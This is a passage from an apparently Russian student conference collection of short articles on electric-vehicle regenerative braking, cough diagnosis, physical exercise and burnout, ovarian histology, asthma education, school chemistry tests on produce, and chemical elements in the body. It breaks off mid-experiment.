*The article analyzes the theory of the agglomerative hierarchical clustering algorithm and its implementation. The Lance-Williams clustering algorithm with different methods of calculating the distances between clusters is considered: the distance of the nearest neighbor, the distance of the far neighbor, the group average distance, the distance between centers, the Ward distance. The article contains a description of a software tool that performs agglomerative hierarchical clustering based on the fast Lance-Williams algorithm, in particular, an example of the operation of the algorithm using the Ward distance is given.*

**Keywords:** *taxation, small business, medium business, the simplified system of taxation, single tax on imputed income tax burden.*

\*\*\*\*\*

## РЕЖИМ РЕКУПЕРАЦИИ В ЭЛЕКТРОМОБИЛЯХ

**Юдина Аделя Егоровна**

Студентка, ФГБОУ ВО “Казанский государственный энергетический университет”

**Киснеева Лейля Нургалеевна**

Старший преподаватель, ФГБОУ ВО “Казанский государственный энергетический университет”

В данной работе рассмотрен такой режим движения электромобиля как рекуперация. Обозначены основные циклы движения электротранспорта и определён механизм реализации рекуперации. Рассмотрен режим возврата энергии торможением, а также определена эффективность рекуперации энергии.

**Ключевые слова:** электротранспорт, гибрид, электродвигатель, эксплуатация, механизм работы, торможение, рекуперация, эффективность, возврат энергии.


На данный момент электромобильная отрасль бурно развивается в связи с мировой тенденцией на снижение углеродного следа. Для экономии электроэнергии во время движения электромобиля придумана система рекуперации. В электродвигателе постоянного тока при подаче напряжения возникает электромагнитная индукция и электрическая машина становится двигателем, но если же не подавать напряжение на вращающийся двигатель, то он будет выполнять функцию генератора за счёт электроники [1].

Именно последнее называется рекуперацией. Рассмотрим принцип работы такой системы подробнее:

Когда автомобиль набирает скорость, то электрическая машина выполняет функцию двигателя и питается от аккумуляторной батареи, далее передаёт через трансмиссию крутящий момент на колёса;

В момент торможения (при отпуске педали газа) и движении автомобиля система электроники переключает электрическую машину в режим генератора;

Вырабатываемое генератором электричество через контроллер подзаряжает аккумулятор транспортного средства. Это позволяет экономить энергию и увеличивать автономность (Рисунок 1) [2].



Важно учитывать, что данная система не может полностью остановить автомобиль, поэтому необходимо использовать тормозную систему. Также необходимо принять во внимание определённые трудности на небольших электромобилях, обладающих невысокой мощностью:

В городе, особенно при движении в плотном потоке, электромобиль практически не может нормально разогнаться (даже при хороших динамических характеристиках, как у Tesla Model S);

Рекуперация мало эффективна, так как скорость в начале торможения небольшая (до 60 км/ч), а масса автомобиля не превышает 1-2 тонн.

Оценим эффективность рекуперации: в зависимости от габаритов средства передвижения, мощности электродвигателя, соотношения массы и мощности, а также стиля вождения будет зависеть эффективность рекуперации.

Ландшафт существенно влияет на полученное количество электроэнергии: если автомобиль постоянно будет ехать по прямым дорогам без поворотов, то на возврат энергии можно и не рассчитывать [3]. Но если ландшафт поменяется, например, извилистые дороги или продолжительные склоны, система покажет свою максимальную эффективность.

Подводя итог, можно сказать, что технология рекуперации является эффективным решением с целью повышения автономности автомобиля для увеличения запаса хода.

#### **Список использованных источников**

1. ГОСТ Р 54811-2011, *Электромобили. Методы испытаний на активную и пассивную безопасность*, Москва, Стандартинформ, 2012-09-01, № пункта 3.8-3.20.
2. *Асинхронный двигатель с совмещенными обмотками*. [Электронный ресурс]: URL: [http://www.energsovet.ru/bul\\_stat.php?idd=372](http://www.energsovet.ru/bul_stat.php?idd=372). (дата обращения: 20.11.2022)
3. *Кашкаров А.П. Современные электромобили. Устройство, отличия, выбор для российских дорог // ДМК-Пресс. 2018. С. 92.*

#### **RECOVERY MODE IN ELECTRIC VEHICLES**

***Yudina A.E., Kisneeva L.N.***

*In this paper, such a mode of movement of an electric vehicle as recuperation is considered. The main cycles of electric transport movement are designated and the mechanism of recovery implementation is defined. The mode of energy return by braking is considered, and the efficiency of energy recovery is determined.*

**Keywords:** *electric transport, hybrid, electric motor, operation, mechanism of operation, braking, recovery, efficiency, energy return.*

\*\*\*\*\*



# **МЕДИЦИНСКИЕ ИССЛЕДОВАНИЯ**

## КАШЕЛЬ КАК ДИАГНОСТИЧЕСКИ ЗНАЧИМЫЙ СИМПТОМ ПАТОЛОГИИ ДЫХАТЕЛЬНОЙ СИСТЕМЫ

*Абдулгамидов Ислам Низамиевич,  
Дзангиев Исмаил Исрапилович,  
Узаров Лукман Ризванович,  
Умахаджиев Дени Шуддиевич,  
Умахаджиева Диана Шуддиевна*

*Студенты Ростовского государственного медицинского университета*

*В данной статье рассматривается симптом кашля как один из значимых диагностических критериев в патологии дыхательной системы. Описываются физиологические механизмы кашля, его причины, виды и заболевания, при которых отмечаются различные варианты данного симптома.*

**Ключевые слова:** *кашель, патология дыхательной системы, диагностика, симптом, дыхательная система.*

Патология дыхательной системы являются частой проблемой современного общества. Во многом это связано с тем, что заболевания органов дыхания, и, в частности, легких, сопровождаются такими симптомами как кашель, усиленное дыхание, одышка, что доставляет неудобства для окружающих с одной стороны, а с другой вызывает беспокойство близких больного человека. Из перечисленных симптомов наибольшее значение имеет кашель. [2]

Кашель – это рефлекторный акт, возникающий при раздражении дыхательных путей различными веществами, и приводящий к резкому сужению бронхов, вследствие чего воздух толчкообразно выбрасывается из них. Кашлевой рефлекс регулируется в продолговатом мозге на уровне ЦНС и проводится блуждающим нервом. [1]

Причинами кашля являются различные химические, механические, инфекционные, неинфекционные и иные раздражители, стимулирующие бронхорецепторы, вследствие чего возникает ощущение жжения в дыхательных путях, завершающееся желанием прокашляться. В этот момент голосовая щель расширяется, производится форсированный вдох. Происходит сокращение инспираторных мышц, поэтому данная фаза и названа инспираторной. В следующей фазе происходит закрытие голосовой щели, однако постепенно усиливается сокращения наружных межреберных мышц. Затем раскрывается голосовая щель и происходит процесс выдоха за счет сокращения экспираторных мышц (экспираторная фаза). [3]

Классифицировать симптом кашля можно по характеру, продолжительности, качеству и срокам.

По продолжительности он бывает острый (с внезапным началом) – менее трех недель; подострый – между тремя или восемью неделями, и хронический, если он длится более восьми недель.

Кашель может быть сухим и влажным, непродуктивным и продуктивным соответственно. Продуктом выделения кашля чаще всего является мокрота, реже кровь (кровохарканье). [1]

Диагностически значимым является также время, в которое возникает кашель: утренний кашель характерен для хронического бронхита и заболеваний, сопровождающихся образованием полостей в легких (абсцессов, каверн и т.д.). При остром бронхите и пневмониях кашель чаще обостряется вечером. Ночной кашель чаще отмечается при таких заболеваниях, как туберкулез легких, лимфогранулематоз, злокачественные новообразования с увеличением бифуркационных лимфоузлов.

Кашель, связанный с приемом пищи, может возникать при трахеопищеводном свище, дивертикуле пищевода, грыже пищеводного отверстия диафрагмы. [4]

### **Список использованных источников**

1. Мухин Н.А., Моисеев В.С. Пропедевтика внутренних болезней: Учебник. – М.: Гэотар-мед. 2009. – С.214-243
2. Гребнев А.Л. Пропедевтика внутренних болезней, 2010, перераб. изд. – С.135-163
3. Денисов И.Н., Мовшович Б.В. Общая врачебная практика: внутренние болезни – интернология. Практическое руководство. – М.: ГОУ ВУНМЦ МЗ РФ, 2012. – 496 с.
4. Справочник терапевта / Н.П. Бочков, А.И. Воробьев, В.А. Насонова и др.; под ред. Н.Р. Палеева: В 2-х томах. – М.: Медицина, 2015. С. 49-50

### **COUGH AS A DIAGNOSTICALLY SIGNIFICANT SYMPTOM OF RESPIRATORY SYSTEM PATHOLOGY**

***Abdulgamidov I.N., Dzangiev I.I., Uzarov L.R., Umakhadzhiev D.S., Umakhadzhieva D.S.***

*This article discusses the cough symptom as one of the significant diagnostic criteria in the pathology of the respiratory system. The physiological mechanisms of cough, its causes, types and diseases are described, in which various variants of this symptom are noted.*

**Keywords:** *cough, pathology of the respiratory system, diagnosis, symptom, respiratory system.*

\*\*\*\*\*

## ПОЗИТИВНОЕ ВОЗДЕЙСТВИЕ ОЗДОРОВИТЕЛЬНОЙ ФИЗИЧЕСКОЙ КУЛЬТУРЫ НА ПРЕДОТВРАЩЕНИЕ РАЗВИТИЯ СИНДРОМА «ЭМОЦИОНАЛЬНОГО ВЫГОРАНИЯ» И ПСИХО-НЕВРОГЕННЫХ РАССТРОЙСТВ

*Абдулгамидов Ислам Низамиевич,  
Дзангиев Исмаил Исрапилович,  
Узаров Лукман Ризванович,  
Умахаджиев Дени Шуддиевич,  
Умахаджиева Диана Шуддиевна*

*студенты Ростовского государственного медицинского университета*

*В данной статье рассматриваются положительные эффекты оздоровительной физической культуры, ее влияние на эмоциональное состояние человека, а также ее позитивная роль в предотвращении возникновения и развития синдрома «эмоционального выгорания» и психо-неврогенных расстройств.*

**Ключевые слова:** *ОФК, физическая культура, синдром «эмоционального выгорания», психо-неврогенные расстройства.*

ОФК – одна из важнейших частей общей физической культуры, которая включает в себя комплекс методов физической культуры, а также средств и норм, направленных на адаптацию человека к условиям внешней среды, улучшение качества жизни и профилактику заболеваний. [1]

Оздоровительная физическая культура благоприятно воздействует на предотвращение развития синдрома «эмоционального выгорания» и психо-неврогенных расстройств.

При мышечной работе эмоциональное состояние больного начинает нормализовываться. Это связано прежде всего с тем, что при интенсивной физической работе мышц расходуются гормоны симпатoadреналовой системы, образующиеся в большом количестве во время стресса. В результате снижается действие данных гормонов, уменьшается нагрузка, и тормозятся негативные влияния как на саму нервную систему, так и на вегетативные функции организма. [2]

При выполнении человеком в достаточном количестве физических упражнений в центральной нервной системе происходит формирование очага возбуждения. Этот очаг подавляет другие очаги возбуждения от других нервных ядер. В следствие чего оказывается тормозное влияние на центры, в которых происходит стабильное застойное негативное возбуждение.

Физические упражнения целенаправленного характера, действуют в сторону усиления более слабого нервного импульса, это способствует нормализации взаимного воздействия тормозно-возбуждаемых отношений в центральной нервной системе. [3]

ОФК также оказывает профилактический и лечебный эффекты на различные невротические расстройства. Физические упражнения воздействуют на высшую деятельность работы ЦНС. Небольшие дозы физических нагрузок проявляются тонизирующим эффектом, а значительные нагрузки оказывают тормозное воздействие, утомляя ЦНС. Поэтому это надо учитывать, чтобы правильно распределять в течение дня свою умственную и физическую деятельность и последующий отдых. Людям, у которых уже развился невроз, рекомендовано больше групповых тренировок, так как группа помогает им отвлечься от дискомфортных мыслей, которые у них доминируют, и это, безусловно, оказывает благоприятное воздействие. [4]

### Список использованных источников

1. Артюнина Г.П. Основы медицинских знаний и здорового образа жизни: Учебное пособие для студентов педагогических вузов. – М. Академический Проект; Фонд «Мир», 2009. 766 с. – (Фундаментальный учебник)
2. Костенко И. Н. Формы, методы и средства оздоровительной физической культуры / И. Н. Костенко // Студенческая наука XXI века: материалы XII Междунар. студенч. науч.-практ. конф. (Чебоксары, 25 янв. 2017 г.) / редкол.: О. Н. Широков [и др.]. – Чебоксары: ЦНС «Интерактив плюс», 2017. – № 1 (12). – С. 224–229.
3. Ретивых Юрий Иванович. Методика коррекции нарушений осанки студентов средствами оздоровительной физической культуры на основе учета видов и степени деформаций позвоночника: диссертация ... кандидата педагогических наук: 13.00.04 / Ретивых Юрий Иванович; [Место защиты: Волгогр. гос. акад. физ. культуры].- Волгоград, 2009.- 146 с.: ил. РГБ ОД, 61 09-13/1482
4. Савченко А.А., Давиденко В.Н. «Влияние факторов современного мегаполиса на развитие ИБС» Сборник: Экология и здоровье: материалы IV межрегиональной научно-практической конференции «Экология и здоровье»; ФГБОУ ВО РостГМУ Минздрава России. – Ростов н/д: Изд-во РостГМУ. – 2017. – 138 с.

### POSITIVE IMPACT OF IMPROVING PHYSICAL CULTURE ON THE PREVENTION OF THE DEVELOPMENT OF THE "EMOTIONAL BURNOUT" SYNDROME AND PSYCHO-NEUROGENIC DISORDERS

*Abdulgamidov I.N., Dzangiev I.I., Uzarov L.R., Umakhadzhiev D.S., Umakhadzhieva D.S.*

*This article discusses the positive effects of recreational physical culture, its impact on the emotional state of a person, as well as its positive role in preventing the occurrence and development of the "emotional burnout" syndrome and psycho-neurogenic disorders.*

**Keywords:** *physical culture, "emotional burnout" syndrome, psycho-neurogenic disorders.*

\*\*\*\*\*

## ГИСТОЛОГИЧЕСКАЯ СТРУКТУРА И ВОЗРАСТНЫЕ ИЗМЕНЕНИЯ ЯИЧНИКА

*Ануфриенко Ксения Олеговна*  
студентка, Донской государственной аграрный университет

*Чопорова Наталья Виленовна*  
кандидат ветеринарных наук, доцент, доцент кафедры биологии, морфологии и вирусологии, Донской государственной аграрный университет

*В данной статье рассматривается гистологическое строение женских половых органов – яичников. Они выполняют генеративную функцию, то есть являются местом, где развиваются и созревают женские половые клетки, а также являются железами внутренней секреции и вырабатывают половые гормоны. Также в статье рассмотрены структурные изменения яичников в течение всей жизни женщины.*

**Ключевые слова:** яичник, строение, гистология, фолликулы, онтогенез, женщина, организм, изменения.

Яичник – это парная железа женской половой системы, которая выполняет две функции: эндокринную и экзокринную. Первая сводится к оогенезу, то есть к образованию яйцеклеток, а вторая – к секреции женских половых гормонов – эстрогена и прогестерона.

В яичнике имеются мозговое и корковое вещества. Поверхность железы покрыта однослойным кубическим эпителием, или его называют поверхностным. Под поверхностным эпителием располагается белочная оболочка, которая построена из плотной соединительной ткани. Мозговое вещество, как правило, располагается внутри органа, а корковое – снаружи [1].

Основу мозгового вещества образует рыхлая волокнистая соединительная ткань. В ней располагаются кровеносные сосуды, нервы и остатки эпителиальных тяжей. Артерии и вены идут к корковому веществу, в котором распадаются на микрососудистую структуру, напоминающую сеть. Однослойный плоский эпителий составляет эпителиальные тяжи. Зачастую они образуют полости небольших размеров.

Корковое вещество образовано рыхлой соединительной тканью. В паренхиме коркового вещества находится множественное число фолликулов на различных этапах развития, а также жёлтые тела. В период репродуктивного возраста в яичнике происходит переход из стадии медленного роста в стадию быстрого роста (происходит у овоцитов 1 порядка) и созревание фолликулов. При постоянном взаимодействии развивающихся половых клеток и фолликулярных эпителиальных проходит процесс под названием овогенез. Он протекает в корковом веществе яичника. В строю коркового вещества погружены фолликулы, которые состоят из первичного овоцита, окруженного фолликулярными клетками [2].

Как яичники, так и их придатки в процессе онтогенеза подвержены возрастным изменениям и перестройке. К моменту завершения эмбрионального периода развития строение яичников плода в действительности сходно со строением яичников взрослой женщины. Большая часть основных структурных элементов формируется во время онтогенеза. Завершение закладки фолликулов наступает к моменту родов, а после рождения образования новых фолликулов не происходит.

С момента рождения до начала половозрелости поверхность яичников гладкая, а в последующие годы, в течение репродуктивного периода их поверхность становится бугристой, неровной. В пожилом возрасте извилины, находящиеся на поверхности яичников, становятся глубокими бороздами.

В начале полового созревания яичники у девочек становятся больших размеров: их длина составляет от 3 до 3,5 см, ширина – от 1,5 до 2 см, а толщина – от 1 до 1,5 см. В массе яичника заметна значительная разница: у новорожденных она составляет 0,3–0,4 г, у девочек в период

первой менструации увеличивается в 13–20 раз. Серьезные изменения массы и размеров яичников не происходит в возрасте старше 20 лет. В среднем их длина составляет 4,0–4,5 – 2,0–2,5 см, а масса – около 6,0–7,5 г.

Мозговое и корковое вещества яичников хорошо различаемы у женщин репродуктивного возраста. Веретенovidные клетки, располагающиеся близко друг к другу, и коллагеновая строма, содержащая малое количество клеток, вместе составляют корковое вещество. Мозговое вещество яичников представлено рыхлой соединительной тканью. Фолликулы являются основной структурно-функциональной единицей яичников. Они расположены во внутренней зоне коркового вещества. В течение репродуктивного периода фолликулы расположены в строге коркового вещества, по периферии располагаются примордиальные, а зреющие – в более глубокой зоне. С возрастом, начиная с полового созревания и на протяжении всего репродуктивного возраста непрерывно увеличивается толщина коркового слоя, а с наступлением менопаузы, наоборот, он истончается. Обратный процесс наблюдается в мозговом веществе: в период новорожденности его толщина достигает наименьших размеров, в старости – наибольших. У женщин пожилого возраста в корковом веществе яичников находится большое количество желтых тел различной степени формирования.

Разрастание коллагеновых волокон в корковом веществе происходит в возрасте двадцати лет. К тридцати годам начинается постепенный фиброз стромы коркового вещества и наблюдается появление компенсаторных сосудистых локусов. В возрасте пятидесяти лет поверхность яичников становится крупнобугристой, наблюдается склероз стромы и сосудов, утолщение белочной оболочки, малое количество разных форм фолликулов, количество фиброзных и белых тел увеличивается. В результате полной атрофии яичники превращаются в фиброзные пластинки плоской формы в более старшем возрасте.

Диаметр сосудов мозгового и коркового вещества увеличивается в течение всего периода развития организма. Это сопровождается утолщением их стенки и увеличением просвета. Основным морфологическим признаком инволюции органов является гиалиноз артерий, который может отмечаться уже в репродуктивном возрасте. С возрастом диаметры сосудов мозгового и коркового вещества уменьшаются. Это связано с запустеванием просветов сосудов и склеротических изменений, и как следствие, ослабление кровоснабжения коркового вещества и уменьшение его толщины [3].

#### **Список использованных источников**

1. Цитология, гистология и эмбриология/О.В. Александровская, Т.Н. Радости-на, Н.А. Козлов. – М.: Агропромиздат, 1987. – 448с.
2. Васильев Ю.Г., Трошин Е.И., Яглов В.В./ Цитология. Гистология. Эмбриология: Учебник. – СПб.: Издательство «Лань», 2009. – 576 с.
3. Алексеев Ю.Д., Ивахина С.А., Ефимов А.А., Савенкова Е.Н., Райкова К.А. ВОЗРАСТНЫЕ МОРФОЛОГИЧЕСКИЕ ИЗМЕНЕНИЯ ОРГАНОВ ЖЕНСКОЙ ПОЛОВОЙ СИСТЕМЫ // Современные проблемы науки и образования. – 2016. – № 4.

#### **HISTOLOGICAL STRUCTURE AND AGE-RELATED CHANGES OF THE OVARY**

**Anufrienko K.O., Choporova N.V.**

*This article discusses the histological structure of the female genital organs – ovaries. They perform a generative function, that is, they are the place where female sex cells develop and mature, and they are also glands of internal secretion and produce sex hormones. The article also discusses the structural changes of the ovaries throughout a woman's life.*

**Keywords:** ovary, structure, histology, follicles, ontogeny, woman, organism, changes.

\*\*\*\*\*

## **РОЛЬ МЕДИЦИНСКОЙ СЕСТРЫ В ПРОВЕДЕНИИ ПРОФИЛАКТИЧЕСКИХ МЕРОПРИЯТИЙ ПРИ БРОНХИАЛЬНОЙ АСТМЕ**

**Семынина Наталья Михайловна**

*Доцент кафедры организации сестринского дела,  
ФГБОУ ВО ВГМУ им. Н.Н. Бурденко Минздрава России*

**Крючкова Анна Васильевна**

*Заведующая кафедрой организации сестринского дела,  
ФГБОУ ВО ВГМУ им. Н.Н. Бурденко Минздрава России*

**Кондусова Юлия Викторовна**

*Доцент кафедры организации сестринского дела  
ФГБОУ ВО ВГМУ им. Н.Н. Бурденко Минздрава России*

**Князева Анна Михайловна**

*Доцент кафедры организации сестринского дела,  
ФГБОУ ВО ВГМУ им. Н.Н. Бурденко Минздрава России*

*В России распространенность бронхиальной астмы среди взрослых составляет 6,9%. Значительная часть больных астмой (20–30%) имеет трудные для терапии фенотипы астмы и может быть устойчива к стандартным схемам лечения. Школы здоровья для больных бронхиальной астмой способствуют улучшению контроля над заболеванием, сокращению частоты обострений и количества госпитализаций.*

**Ключевые слова:** *бронхиальная астма, школа здоровья, медицинская профилактика, медицинская сестра, астма-школа.*

В РФ распространенность бронхиальной астмы (БА) среди взрослых составляет 6,9%, а среди детей и подростков – около 10%. Одним из значимых условий в достижении комплаенса между врачом и больным БА являются образовательные программы – Школы здоровья для больных БА [2].

Астма-школа создается на базе медицинского учреждения амбулаторного типа [1]. Руководителем Школы может являться врач или медицинская сестра, имеющая специальность «управление сестринской деятельностью». Занятия в Школе может проводить не только врач, но и медицинская сестра, прошедшая соответствующий цикл обучения, дающего право на обучение пациентов [1]. В Школу для пациентов с бронхиальной астмой направляются пациенты вне стадии выраженного обострения заболевания.

Астма-школа выполняет следующие функции:

- информирует пациентов о причинах возникновения и особенностях течения БА, факторах, способствующих прогрессированию заболевания;
- обучает больных БА самоконтролю астмы, алгоритму действий при обострении данной патологии;
- прививает лицам, страдающим БА знания об основах здорового образа жизни и профилактики заболеваний.

Полный цикл состоит из 5 занятий по 90 минут, посвященных основным наиболее важным проблемам контроля БА [1]. На занятиях подробно разъясняются пациентам следующие вопросы этиологии, патогенеза, лечения, профилактики БА. Пациентов обучают ведению дневников самоконтроля астмы, проведению пикфлоуметрии, правильной технике ингаляции аэрозольных и порошковых лекарственных препаратов для терапии БА. На последнем занятии преподаватель проводит контроль приобретенных навыков и умений пациентов:



С каждым из пациентов составляется (корректируется) план самоведения БА. На каждом из пяти занятий проводится оценка базисных знаний о БА пациентов, оценка медико-социальных показателей, отражающих характер течения заболевания, а также медико-социальных затрат больных БА. Групповые программы обучения, проводимые в Школах здоровья для больных БА, способствуют улучшению качества лечения больных, сокращению обострений БА, количества госпитализаций, случаев временной утраты трудоспособности, уменьшают частоту исходов в инвалидизирующие формы БА и связанные с этими показателями медико-социальные затраты [2].

Правильно организованный и проведенный сестринский процесс при БА может способствовать снижению частоты рецидива данного заболевания, уменьшить риск развития осложнений, улучшить прогноз, снизить уровень инвалидизации и смертности среди пациентов.

#### **Список использованных источников**

1. *Положение о Школе здоровья. Приложение № 1 к приказу министра здравоохранения Свердловской области от 19.03.2012 г. № 250-п.*
2. *GINA Report, Global Strategy for Asthma Management and Prevention. [Электронный ресурс]. – 2021. – URL: [www.ginasthma.org](http://www.ginasthma.org) (2021.11.20).*

#### **NURSE'S ROLE IN CARRYING OUT PREVENTIVE MEASURES IN BRONCHIAL ASTHMA**

***Semykina N.M., Kryuchkova A.V., Kondusova Yu.V., Knyazeva A.M.***

*In Russia, the prevalence of bronchial asthma among adults is 6.9%. A significant proportion of asthma patients (20–30%) have asthma phenotypes that are difficult to treat and may be resistant to standard treatment regimens. Health schools for patients with bronchial asthma help to improve disease control, reduce the frequency of exacerbations and the number of hospitalizations.*

**Keywords:** *bronchial asthma, health school, medical prevention, nurse, asthma-school.*

\*\*\*\*\*

**ФИЗИЧЕСКИЕ И ХИМИЧЕСКИЕ  
ИССЛЕДОВАНИЯ**

## АНАЛИЗ ПРОДУКТОВ РАСТИТЕЛЬНОГО ПРОИСХОЖДЕНИЯ

*Григорьева Софья Александровна*  
студент, Естественно-географический факультет

*Научный руководитель: Молчатский Сергей Львович*  
Доцент, Кафедра химии, географии и методики их преподавания  
Самарский государственный социально-педагогический университет

*Данная статья содержит материал на выявление катионов и анионов аналитических групп с помощью неорганических и органических веществ в продукции растительного происхождения. Также в ней описано какое воздействие оказывают ионы на организм человека.*

**Ключевые слова:** неорганические вещества, органические вещества, катионы, анионы, растительная пища.

В данной статье будут показаны опыты на выявление ионов аналитических групп. Их можно будет провести на внеклассных уроках химии. Они безопасные, поэтому могут быть проведены учащимися на занятии. Так же мы узнаем какое воздействие оказывают ионы, содержащиеся в растительной пище на организм человека.

Растительная пища является одним из самых полезных компонентов в рационе человека. Ведь растения в процессе фотосинтеза формируют из неорганических веществ органические. Это белки, жиры, углеводы. Так же растительная пища является источником витаминов, минеральных солей.

Минеральные соли состоят из катионов и анионов, которые тоже могут влиять на организм человека. Но они могут оказывать так и полезное, так и вредное воздействие.

В организме человека содержится большой запас ионов. И каждый выполняют своё значение.

Ионы принимают участие в регуляции кислотно щелочного обмена. Они содержатся в разных тканях. Как например, в костной содержание кальция равно 97% и это не одна его роль. Катионы и анионы обеспечивают постоянную поддержку внутренней среды организма, осмотическую работу, проницаемость клеточных мембран, принимают участие в образовании гемоглобина, нормализуют работу щитовидной железы, повышают иммунитет.

Но также, ионы могут нести на организм и отрицательный характер. Повышение концентрации разных ионов в организме могут пагубно влиять на состояние крови, могут вызывать рвоту, слабость, нарушение сердечного ритма, спазмы мышц и многое другое.

Ионы могут поступать в наш организм при употреблении растительной пищи.

Для анализа содержания катионов и анионов в растительной продукции экспериментально проведём следующие опыты.

**Опыт №1.** Определение нитратов в зелени.

**Цель работы:** выявить содержание нитрат-ионов в зелени.

**Приборы и реактивы:** раствор дифениламина, зелень, пробирки.

**Ход работы:** для анализа можно взять купленную на рынке зелень. Например, петрушку, укроп. Отрезаем небольшую часть и укладываем каждый объект в пробирки. Добавляем капли раствора дифениламина на образцы. Наблюдения заносятся в Таблицу 1.

Таблица 1

Наблюдение за образцами

Образцы	Наблюдения
...	
n.	

Выводы: если при добавлении на срезы зелени капли раствора дифениламина мы увидим, что сами объекты начали чернеть, то это говорит о том, что количество нитратов превышено.

**Опыт №2.** Определение нитратов в моркови и картофеле

**Цель работы:** выявить содержание нитрат-ионов в моркови и картофеле

**Приборы и реактивы:** раствор дифениламина, морковь, картофель, пробирки.

**Ход работы:** можно провести эксперимент похожий на опыт №1, но уже с другими образцами. Берём картофель и морковь, купленные на овощных лавках. Делаем от них по небольшому срезу и укладываем два объекта в разные пробирки. Добавляем в каждую пробирку капли раствора дифениламина. Наблюдения заносятся в Таблицу 2.

Таблица 2

*Наблюдение за образцами*

Образцы	Наблюдения
...	
n.	

Выводы: если при добавлении на срезы картофеля и моркови капли раствора дифениламина мы увидим небольшое почернение образцов, то это говорит о том, что нитраты содержатся в данных продуктах.

**Опыт №3.** Определение ионов железа в яблоках

**Цель работы:** выявить содержание ионов  $Fe^{2+}$  в яблоках.

**Приборы и реактивы:** раствор гексацианоферрат калия (III), яблоки, соляная кислота, пробирка.

**Ход работы:** для анализа можно взять яблоки, купленные в магазине. Делаем небольшой срез с выбранного яблока и кладем его в пробирку. Далее капаем в пробирку раствор HCl, индикатором определяем pH раствора и добавляем 2-3 капли раствора гексацианоферрата калия (III).

Наблюдения заносятся в Таблицу 3.

Таблица 3

*Наблюдение за образцами*

Образцы	Наблюдения
...	
n.	

Выводы: если при добавлении нескольких капель раствора гексацианоферрата калия (III) в пробирку, на небольшой промежуток времени появляется синее окрашивание, которое потом переходит в зелёную окраску. Это свидетельство того, что в яблоке присутствует катион  $Fe^{2+}$ .

В данной статье были показаны простые и безопасные опыты, которые могут быть проведены обучающимися, чтобы показать им, что содержание ионов в растительной продукции различное и на организм человека они могут нести так и положительный, так и отрицательный характер.

**Список использованных источников**

1. Курс аналитической химии. Качественный анализ, книга первая. Под ред. А.П. Крешков. Изд. 5-е, исправленное. – М.: Химия, 1981. – 416 с.
2. Золотов, Ю.А., Иванов, В.М., Амелин В.Г. Химические тест методы анализа. – М.; Едиториал УРСС, 2002-304.с

3. Маркина, В. М. Определение нитратов – загрязнителей продукции растительного и животного происхождения./ Сборник материалов VII Международной заочной научно-практической конференции. Из.-во Орловский ГАУ, 2017, с.124-126.

4. Аналитическая химия. Книга 2. Физико-химические методы анализа. Под ред. В.П. Васильева, – М.: Дрофа, 2004. – 384с.

5. Князев, Д. А., Иванов, В.М., Маркина, В.М. Блистерные капельно-таблетные тесты на нитраты и нитриты. ЖАХ. 2002, т.57, №1, с.85-97.

## ANALYSIS OF PLANT PRODUCTS

**Grigorieva S.A.**

*This article contains material on the detection of cations and anions of analytical groups using inorganic and organic substances in plant products. It also describes what effect ions have on the human body.*

**Keywords:** *inorganic substances, organic substances, cations, anions, plant food.*

\*\*\*\*\*

## СОДЕРЖАНИЕ ХИМИЧЕСКИХ ЭЛЕМЕНТОВ НЕОРГАНИЧЕСКОЙ ПРИРОДЫ В ОРГАНИЗМЕ ЧЕЛОВЕКА

*Андреева Валерия Игоревна*

*Студент, Естественно-географический факультет*

*Научный руководитель: Молчатский Сергей Львович*

*Доцент, Кафедра химии, географии и методики их преподавания Самарский государственный социально-педагогический университет*

*В данной статье исследуется содержание химических элементов неорганической природы в организме человека. Данная тема помогает выяснить роль химических элементов в жизнедеятельности человека. Человеческий организм состоит из десятков химических элементов. Макроэлементы и микроэлементы важны для каждого. С помощью опытов можно определить содержание тех или иных элементов в организме человека.*

**Ключевые слова:** *химические элементы, организм человека, опрос, содержание, ученики, вещество, функция, недостаток, опыты.*

Проходя педагогическую практику в школе по биологии и химии мне было поручено провести классный час по этим предметам. Подумав над темой классного часа, я решила заинтересовать детей содержанием химических элементов в нашем организме и провести безопасные опыты, чтобы показать это наглядно ученикам.

Организм человека состоит на 60% из воды, 34% приходится на органические вещества и 6% – на неорганические. Основным составляющим органических веществ являются углерод, водород, кислород, в их состав входят также азот, фосфор и сера. В неорганических веществах организма человека обязательно присутствуют 22 химических элемента: Ca, P, O, Na, Mg, S, B, Cl, K, V, Mn, Fe, Co, Ni, Cu, Zn, Mo, Cr, Si, I, F, Se.

Неорганические вещества в живом организме находятся в различных формах. Большинство ионов металлов образуют соединения с биологическими объектами. Прежде всего, нужно указать на 6 элементов, атомы которых входят в состав белков и нуклеиновых кислот: углерод, водород, азот, кислород, фосфор, сера. Далее следует выделить 12 элементов, роль и значение которых для жизнедеятельности организмов известны: хлор, йод, натрий, калий, магний, кальций, марганец, железо, кобальт, медь, цинк, молибден. В литературе имеются указания на проявление биологической активности ванадием, хромом, никелем и кадмием. Таким образом, уже сейчас известно 22 биологических элемента. Во всех перечисленных случаях биологическая активность понимается как необходимость элемента для выполнения той или иной жизненно важной функции.

Имеется большое число элементов, являющихся ядами для живого организма, например, ртуть, таллий, свинец и др.

Хлорид натрия (обыкновенная поваренная соль) в десятикратном по сравнению с нормальным содержанием в организме является ядом. Кислород, необходимый человеку для дыхания, в высокой концентрации и особенно под давлением оказывает ядовитое действие. Из этих примеров видно, что концентрация элемента в организме иногда имеет весьма существенное, а порой и катастрофическое значение.

Железо входит в состав гемоглобина крови, а точнее в красные пигменты крови, обратимо связывающие молекулярный кислород. У взрослого человека в крови содержится около 2,6 г железа. Недостаток железа в организме приводит к анемии. Однако избыток железа в организме тоже вреден. С ним связан сидероз глаз и легких – заболевание, вызываемое отложением соединений железа в тканях этих органов.

Давно замечено бактерицидное (вызывающее гибель различных бактерий) свойство серебра и его солей. Например, в медицине раствор коллоидного серебра (колларгол) применяют

для промывания гнойных ран, мочевого пузыря при хронических циститах и уретритах, а также в виде глазных капель при гнойных конъюнктивитах и бленнорее. Нитрат серебра  $\text{AgNO}_3$  в виде карандашей применяют для прижигания бородавок, грануляций и т. п. В разбавленных растворах (0,1–0,25%-ных) его используют как вяжущее и противомикробное средство для примочек, а также в качестве глазных капель.

Биологическая функция ионов лития и рубидия в здоровом организме пока не ясна. Однако имеются сведения, что введением их в организм удается лечить одну из форм маниакально-депрессивного психоза.

**Опыт № 1.** Действие слюны человека на крахмал.

**Цель работы:** Выяснить, как слюна человека действует на крахмал

**Приборы и реактивы:** накрахмаленный бинт, пробирка, слюна человека, вата, спички, блюдце, йод, дистиллированная вода.

